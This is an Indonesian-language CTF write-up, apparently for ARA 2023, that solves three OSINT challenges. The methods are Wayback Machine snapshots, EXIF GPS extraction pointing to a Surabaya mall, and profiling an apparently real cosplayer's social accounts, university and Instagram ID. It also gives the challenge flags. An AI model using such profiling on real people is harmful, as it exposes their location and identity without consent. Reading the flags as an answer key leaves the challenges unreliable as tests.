Pada soal ini, kita diminta untuk mencari sebuah rahasia yang hanya dapat terlihat pada sebuah tanggal yang sudah lewat. Berdasarkan kebutuhan tersebut, maka kita bisa menggunakan sebuah tools yaitu https://archive.org/web/ untuk melihat apakah ada archived page dari website ARA. Masukkan https://www.its-ara.com pada kolom pencarian dan kita akan diberikan hasil sebagai berikut.



Terlihat bahwa terdapat *archived page* yaitu pada tanggal 22 Januari 2023 (sesuai dengan deskripsi soal). Mari kita langsung coba untuk buka saja snapshot tersebut.



Sekarang kita sudah berhasil "kembali" ke masa lalu untuk melihat bagaimana kondisi website tersebut pada tanggal 22 Januari. Namun, ternyata tidak terlihat flag secara langsung sehingga kita perlu membuka source code dari page tersebut demi mendapatkan flag pada challenge ini.

```
(/p)

(div class="mt-[48px]")

(a href="https://web.archive.org/web/20230115084706/https://web.instagram.com/hait_its/" target
(/div)

(/div)

(/div)

(/div)

(/div)


(/section>csection class="relativo py-16 sm:px-16 sm:mt-24 bg-[#F9FAFF]")

(/div)

(/div)
```

Flag = ARA2023{d1glt4l_f00tpr1nt_1s_sC4ry}

Backroom




Di soal ini, diberikan sebuah foto yang mana kita perlu mencari terlebih dahulu lokasi dari foto itu diambil.



Namun, kami sempat mendapat kesulitan ketika mencoba mencari tanda-tanda tertentu pada foto tersebut untuk menebak lokasi pengambilan gambar. Dikarenakan kesulitan ini dan sepertinya tidak mungkin untuk tahu lokasi hanya dari foto saja, maka kami mencoba untuk memasukkan ke exiftool untuk melakukan pengecekan pada metadata. Dan ternyata benar saja, terdapat metadata GPS yang tersimpan pada foto tersebut.


```
GPS Date/Time
                                : 2022:12:21 08:32:207
                                : 7 deg 15' 9.97" S
GPS Latitude
GPS Longitude
                                : 112 deg 45' 2.06" E
GPS Latitude Ref
                                : South
GPS Longitude Ref
                                : East
Circle Of Confusion
                                : 0.007 mm
Field Of View
                                : 73.7 deg
Focal Length
                                : 5.2 mm (35 mm equivalent: 24.0 mm)
GPS Position
                                : 7 deg 15' 9.97" S, 112 deg 45' 2.06" E
Hyperfocal Distance
                                : 2.39 m
Light Value
                                . 38
```

Dari sini, maka kita bisa menggunakan gps locator online seperti https://www.gps-coordinates.net untuk mendapatkan lokasi dari latitude dan longitude yang ada pada metadata.



Dan ternyata koordinat mengacu pada sebuah mall bernama "Hi Tech Mall" di Surabaya. Dikarenakan sudah mendapatkan lokasi tepat dari lokasi pengambilan gambar, maka kami langsung menggunakan google maps untuk mencari "review" bintang 5 yang ditinggalkan oleh problem setter. Berikut adalah link google maps yang berkaitan dengan tempat tersebut

https://www.google.com/maps/place/Hi-Tech+Mall/@-7.2523766,112.7480 669,17z/data=!4m8!3m7!1s0x2dd7f96e0e9a0d7f:0x9a81ec6499ba5ade!8 m2!3d-7.2523819!4d112.7502609!9m1!1b1!16s%2Fg%2F1tgccv5g dan apabila dilihat pada kolom review maka akan terlihat bahwa ada komentar yang ditinggalkan 1 bulan yang lalu beserta dengan flag dari challenge ini.



Flag = ARA2023{c4r3full_w1th_y0uR_m3tad4ta}

Hey detective, can you help me



Summary

Diberikan sebuah soal osint dengan video seorang perempuan, dimana kita harus mencari seseorang dengan petunjuk sebagai berikut:

- Cosplayer asal China
- Bermain sosial media facebook & instagram
- Berkuliah di universitas di china
- Foto ia di toko boneka + foto dengan maskot
- Foto ia di toko buku + duduk
- Kolaborasi dengan cosplayer China "sakura"

Dan yang harus kita cari adalah:

- Id sosmed
- Nama universitas
- Nama maskot
- Waktu upload foto di toko buku
- Komentar yang ada pada foto kolaborasi




Solution

Kami menggunakan petunjuk kelima yaitu kolaborasi dengan cosplayer "sakura". Kami mencoba mencari di sosmed siapa cosplayer dengan nama "sakura", kemudian hasilnya masing-masing kita telusuri tagged photosnya apakah ada yang sedang foto bersama gadis yang mirip di video atau tidak. Penelusuran membawa kita pada cosplayer bernama "sakuragun" dengan foto berikut:



Karena kami rasa mirip, kami memutuskan untuk menelusuri lebih lanjut tentang gadis ini. Setelah mengetahui bahwa nama gadis ini adalah yanzikenko, kami menemukan akunnya di ig (https://www.instagram.com/yanzikenko/) dan fb (https://www.facebook.com/yanzikenko.hii).






Setelah menscroll2 fotonya baik di ig dan fb, kami menemukan petunjuk universitasnya yang bisa kita temukan pada link postingan https://www.facebook.com/yanzikenko.hii/photos/pb.100050373615054.-2207520000./981433412286852/?type=3.



Untuk mengetahui nama universitasnya, kami melakukan zoom pada foto secara manual dan mencoba untuk mengidentifikasi tulisan pada raport yang ia pegang.




Kami mengidentifikasi bahwa tulisannya ialah "Beijing Normal University" dan untuk meyakinkan hal tersebut maka kami coba melakukan googling dan melakukan pencocokan pada logo dan juga raport yang dipegang.



Dari hasil di atas, kami cukup yakin bahwa universitas yang kami dapatkan sudah benar dan tinggal kita singkat saja menggunakan akronim sehingga menjadi "BNU".

Kemudian lanjut ke pencarian informasi selanjutnya, kami melanjutkan scrolling pada postingan facebooknya dan kami menemukan ada fotonya di toko boneka sedang membeli boneka dan berfoto dengan maskot.





Kami melakukan reverse image search foto maskot tersebut dan menemukan maskot tersebut bernama molly.






Kemudian kami juga menemukan fotonya di toko buku sedang duduk, foto ini diambil pada senin, 3 juni 2019 10.25.

Senin, 03 Juni 2019 pada 10.25

0 60



Lanjut ke pencarian selanjutnya, yaitu untuk mencari id dari profile sosial media yang ia gunakan. Disini kami sempat mencoba untuk memasukkan id facebook dan ternyata salah. Akhirnya kami beralih untuk memasukkan id dari instagram miliknya dengan menggunakan tools online berikut https://commentpicker.com/instagram-user-id.php dan berikut adalah hasilnya.



Dengan begitu, kami menemukan id dari sosial media yang ia gunakan yaitu "44793134117".

Dikarenakan kami sudah cukup yakin dengan informasi-informasi yang sudah kami temukan di atas, maka kami lanjut ke pencarian terakhir yaitu pencarian komentar pada postingan kolaborasi antara cosplayer Cina bernama "Sakura" dan juga dirinya.

Kembali lagi dengan scrolling-scrolling postingan facebook miliknya, sekarang kami memutuskan untuk mencari postingan yang berdua dengan harapan kami menemukan postingan dimana ia sedang berfoto dengan orang yang tepat yaitu "sakura". Setelah beberapa waktu, kami mendapatkan postingan berikut yang kami cukup yakin adalah postingan yang

https://www.facebook.com/yanzikenko.hii/photos/pb.100050373615054.-2207520000./599962267100637/?tvpe=3



Terdapat juga string yang memang ingin kita dapatkan sebagai bagian akhir dari flag kita yaitu "YOu4r3ThEOs1nTm45t3R". Dengan begitu, maka kita sudah mendapatkan semua bagian dari flag dan kita hanya perlu menyusunnya kembali agar membentuk flag yang utuh.